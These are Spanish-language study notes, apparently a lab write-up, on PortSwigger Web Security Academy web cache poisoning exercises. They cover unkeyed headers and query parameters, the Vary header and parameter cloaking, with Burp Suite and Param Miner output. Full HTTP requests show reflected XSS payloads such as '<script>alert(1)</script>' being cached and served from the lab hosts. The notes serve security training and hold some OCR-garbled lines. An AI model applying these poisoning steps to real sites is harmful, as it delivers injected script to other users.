
> ? Cacheable HTTPS response [4]

Advisory	Request	Response
<p>? Status-code cache poisoning 0</p> <p>Issue: Status-code cache poisoning 0</p> <p>Severity: High</p> <p>Confidence: Tentative</p> <p>Host: https://0a4900160457bcd6c1ae94b6005a005f.web-security-academy.net</p> <p>Path: /resources/js/tracking.jsmhi41rlct0.jpg</p> <p>Note: This issue was generated by a Burp extension.</p> <p>Issue detail</p> <p>Cache poisoning: 'x-forwarded-scheme'. Diff based cache poisoning. Good luck confirming</p>		

puede que tengmos que colocar otras opciones en el escaneo de **param miner**:



y quizás tengamos suerte:



la idea es similar al anterior:

- ◆ cargar el payload en el servidor con el nombre del script
- ◆ crear el payload malicioso como contenido del script

- ◆ colocar en los headers el servidor
- ◆ consultar el recurso sin el `cache buster`
- ◆ repetir esto hasta que `X-Cache: hit`

Targeted web cache poisoning using an unknown header

El header `Vary` especifica una lista de encabezados adicionales que deben tratarse como parte de la clave de caché, incluso si normalmente no tienen clave.

Se usa comúnmente para especificar que el header `User-Agent` está codificado, por ejemplo, de modo que si la versión móvil de un sitio web se almacena en caché, esto no se mostrará a los usuarios que no son móviles por error.

Esta información también se puede utilizar para construir un ataque de varios pasos para apuntar a un subconjunto específico de usuarios. (Segun user-agent)

Web cache poisoning via an unkeyed query string

En este ejemplo aun un parametro GET que se refleja en el body de la respuesta, por lo que no podemos usar `cache buster`, usando paraminer vamos a tratar de descubrir que headers ocultos hay:

⌵

! Secret input: header [2]

! /

! /

> ! Strict transport security not enforced [3]

> i Cacheable HTTPS response [5]

AdvisoryRequest 1Response 1Request 2Response 2Request 3Response 4

! Secret input: header

Issue: Secret input: header

Severity: Medium

Confidence: Firm

Host: https://0a08006004dce194c0fe59a1005f005d.web-security-academy

Path: /

Note: This issue was generated by a Burp extension.

Issue detail

Unlinked parameter identified.

Successful probes

Found unlinked param:

origin	origin	originy8uxbp
page_title	0	Y
visible_text	0	Y
header_tags	0	Y
tag_ids	0	Y
first_header_tag	0	Y

parece que existe el header `origin`, podemos colocarlo, ademas podemos usar el header `Pragma: x-get-cache-key` que si esta configurado nos indica en la respuesta cuales son los headers con clave cache:

<pre> 1 GET / HTTP/1.1 Host: 0a0000004dce154c0fe55a1005f005d.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://portswigger.net/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Pragma: <get-cache-key Origin: www.hacker.com Sec-Fetch-Site: cross-site Sec-Fetch-User: ?l Te: trailers Connection: close </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=gCTXP9W7;aToumfWu0X1ZiPd7Kte0w; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Cache-Control: max-age=35 6 Age: 0 7 X-Cache-Key: //\$\$Origin=www.hacker.com 8 X-Cache: miss 9 Connection: close 10 Content-Length: 18026 11 12 <!DOCTYPE html> 13 <html> 14 <head> 15 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 16 <link href=/resources/css/labBlog.css rel=stylesheet> 17 <link rel="canonical" href="//0a0000004dce154c0fe55a1005f005d.web-security-academy.net/?evil='/'> 18 <script> 19 alert(1) 20 </script> </pre>
---	---

la respuesta nos muestra que el header origin un valor **keyed** en la cache, podemos agregar cualquier parametro en el GET y vemos que se refleja en el frontend:

<pre> 1 GET /?evil=hola HTTP/1.1 Host: 0a0000004dce154c0fe55a1005f005d.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://0a0000004dce154c0fe55a1005f005d.web-security-academy.net/po Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Pragma: no-cache Cache-Control: no-cache Te: trailers Connection: close </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=35 5 Age: 2 6 X-Cache: hit 7 Connection: close 8 Content-Length: 8140 9 10 <!DOCTYPE html> 11 <html> 12 <head> 13 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 14 <link href=/resources/css/labBlog.css rel=stylesheet> 15 <link rel="canonical" href="//0a0000004dce154c0fe55a1005f005d.web-security-academy.net/?evil=hola/'> 16 <title> 17 Web cache poisoning via an unkeyed query string 18 </title> 19 <body> 20 <script src=/resources/labheader/js/labHeader.js> 21 </script> </pre>
--	--

?evil=' /><script>alert(1)</script>

<pre> 1 GET /?evil='<script>alert(1)</script>' HTTP/1.1 Host: 0a0000004dce154c0fe55a1005f005d.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://portswigger.net/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Pragma: <get-cache-key Origin: www.hacker.com Sec-Fetch-Site: cross-site Sec-Fetch-User: ?l Te: trailers Connection: close </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=gCTXP9W7;aToumfWu0X1ZiPd7Kte0w; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Cache-Control: max-age=35 6 Age: 0 7 X-Cache-Key: //\$\$Origin=www.hacker.com 8 X-Cache: miss 9 Connection: close 10 Content-Length: 18026 11 12 <!DOCTYPE html> 13 <html> 14 <head> 15 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 16 <link href=/resources/css/labBlog.css rel=stylesheet> 17 <link rel="canonical" href="//0a0000004dce154c0fe55a1005f005d.web-security-academy.net/?evil='/'> 18 <script> 19 alert(1) 20 </script> 21 </head> 22 <body> 23 <script src=/resources/labheader/js/labHeader.js> 24 </script> </pre>
--	--



la clave cache es el header **origin** por lo que lo podemos usar como **cache buster**

los parametros GET no son parte de la clave cache por lo que podemos colocar nuestro payload y recargar hasta que se guarde en cache, obviamente quitando la clave cache **origin**.

Web cache poisoning via an unkeyed query parameter

una pagina admite parametros GET que se reflejan en el body:


```

GET /?evil=test HTTP/1.1
Host: 0a76008e042a5fcac09d81f7000600ea.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=BUMIUg1lP4mKwqUECSXxGq06gYoGC87e; Secure; HttpOnly; SameSite=Lax
4 X-Frame-Options: SAMEORIGIN
5 Cache-Control: max-age=35
6 Age: 0
7 X-Cache: miss
8 Connection: close
9 Content-Length: 8122
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
15     <link href=/resources/css/labsBlog.css rel=stylesheet>
16     <link rel="canonical" href="//0a76008e042a5fcac09d81f7000600ea.web-security-academy.net/?evil=test"/>

```

podemos agregar el header **pragma: x-get-cache-key** para ver si nos indica que si tenemos un valor en nuestra request que es un parametro **keyed**:



```

Pretty Raw Hex Hackvortor
1 GET /?evil=test HTTP/1.1
2 Host: 0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 pragma: x-get-cache-key
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close


1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 35
6 X-Cache-Key: /?evil=test$$
7 X-Cache: hit
8 Connection: close
9 Content-Length: 8219
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
15     <link href=/resources/css/labsBlog.css rel=stylesheet>
16     <link rel="canonical" href="//0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net/?evil=test"/>
17     <title>
18       Web cache poisoning via an unkeyed query parameter
19     </title>
20   </head>
21   <body>
22     <script src=/resources/labheader/js/labHeader.js>
23     </script>
24     <div id="academyLabHeader">
25       <section class="academyLabHeader">

```

como es un parametro **keyed** no podemos usarlo para el envenenamiento, pero podemos buscar algun otro parametro con **param miner** que quizas no lo toma como **keyed**:












Note

no agregamos **cache buster**



el resultado ni indica despues de unos minutos:

Issues

- >  Cross-site scripting (reflected) [2]
- ▼  Web cache poisoning [2]
 -  /
 -  /post
- >  Secret input: header [2]
- >  Strict transport security not enforced [2]
- >  Input returned in response (reflected) [2]
- >  Cross-domain Referer leakage [2]
- >  Cacheable HTTPS response [2]
 -  TLS certificate
 -  Hidden HTTP 2

Advisory

Request 1

Response 1

Request 2

Response 2

Issue detail

The application uses a cache that does not include every query parameter in the cache key. This means the cache can be manipulated into saving responses that have been influenced by these parameters.

Burp set the following parameter in the request:

`utm_content=dg25eec17y`

This resulted in a response containing dg25eec17y. Burp then resent the request with a different parameter value and got the same response, indicating that it had been cached.

Issue background

el parametro `utm_content=` parece que no se almacena en cache, probemos con el resultado del header `pragma: x-get-cache-key`:

Request	Response
<pre>1 GET /?utm_content=test HTTP/1.1 2 Host: 0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: https://portswigger.net/ 8 Upgrade-Insecure-Requests: 1 9 pragma: x-get-cache-key 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=i6d9Tk56r46vYxqliK0e9YzIhUhs025E; Secure; HttpOnly; SameSite=None 4 Set-Cookie: utm_content=test; Secure; HttpOnly 5 X-Frame-Options: SAMEORIGIN 6 Cache-Control: max-age=35 7 Age: 0 8 X-Cache-Key: /\$\$ 9 X-Cache: miss 10 Connection: close 11 Content-Length: 8226 12 13 <!DOCTYPE html> 14 <html> 15 <head> 16 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 17 <link href=/resources/css/labsBlog.css rel=stylesheet> 18 <link rel="canonical" href='//0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net/?utm_content=test'/> 19 <title> 20 Web cache poisoning via an unkeyed query parameter 21 </title> 22 </head> 23 <body> 24 <script src=/resources/labheader/js/labHeader.js> 25 </script></pre>

el parametro efectivamente es **unkeyed** y se refleja en el body, por lo que podemos inyectar un payload en la cache hasta que nos retorne el header **X-Cache: miss**


`/?utm_content=test'<script>alert(1)</script>`

<pre>GET /?utm_content=test'<script>alert(1)</script> HTTP/1.1 Host: 0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://portswigger.net/ Upgrade-Insecure-Requests: 1 pragma: x-get-cache-key Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site Sec-Fetch-User: ?1 Te: trailers Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=YI82LU0BXWQgGorhC2lt3YpbDv2SDDXo; Secure; HttpOnly; SameSite=None 4 Set-Cookie: utm_content=test%27%3e%3cscript%3ealert%281%29%3c%2fscript%3e; Secure; HttpOnly 5 X-Frame-Options: SAMEORIGIN 6 Cache-Control: max-age=35 7 Age: 0 8 X-Cache-Key: /\$\$ 9 X-Cache: miss 10 Connection: close 11 Content-Length: 8253 12 13 <!DOCTYPE html> 14 <html> 15 <head> 16 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 17 <link href=/resources/css/labsBlog.css rel=stylesheet> 18 <link rel="canonical" href='//0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net/?utm_content=test'> 19 <script> 20 alert(1) 21 </script> 22 </head> 23 <body> 24 <script src=/resources/labheader/js/labHeader.js> 25 </script></pre>
--	---

entonces si consultamos la peticion original veremos que se envenenó la cache:


Request	Response
<pre>1 GET / HTTP/1.1 2 Host: 0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: https://portswigger.net/ 8 Upgrade-Insecure-Requests: 1 9 pragma: x-get-cache-key 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Cache-Control: max-age=35 5 Age: 8 6 X-Cache-Key: /\$\$ 7 X-Cache: hit 8 Connection: close 9 Content-Length: 10178 10 11 <!DOCTYPE html> 12 <html> 13 <head> 14 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 15 <link href=/resources/css/labsBlog.css rel=stylesheet> 16 <link rel="canonical" href='//0acc0033042ada6cc2b3c0aa003200ad.web-security-academy.net/?utm_content=test'> 17 <script> 18 alert(1) 19 </script> 20 </head> 21 <body> 22 <script src=/resources/labheader/js/labHeader.js> 23 </script></pre>

y si lo consultamos desde un browser:



Parameter cloaking

en el inicio de una pagina descubrimos que cualquier parametro que enviemos es un parametro **keyed**:



esta entrada se refleja en el body. Con **param miner** descubrimos que existe un parametro que no es **keyed**:

GET /?a=test HTTP/1.1
Host: 0a8900b004ae43b4c05b2741002100ee.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/param-miner
Upgrade-Insecure-Requests: 1
pragma: x-get-cache-key
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=o3vAFdimFsEFjexIgPUeC46WiZwitIRL; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 0
X-Cache-Key: /?a=test\$\$
X-Cache: miss
Connection: close
Content-Length: 9981

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link rel="canonical" href="//0a8900b004ae43b4c05b2741002100ee.web-security-academy.net/>
</head>
<body>
<div id="academyLabHeader">
<section class="academyLabBanner">
<div class="container">
<div class="logo">
</div>
<div class="title-container">
<h2>
</h2>
</div>
</section>
</div>
</body>
</html>

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map

Param Miner
Guess params
Header poison
port-DoS
Unkeyed param
fat GET
normalised param
normalised path
rails param cloaking scan
identify header smuggling mutations
Parameter cloaking

GET /?a=test HTTP/1.1
Host: 0a8900b004ae43b4c05b2741002100ee.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/param-miner
Upgrade-Insecure-Requests: 1
pragma: x-get-cache-key
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=o3vAFdimFsEFjexIgPUeC46WiZwitIRL; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 0
X-Cache-Key: /?a=test\$\$
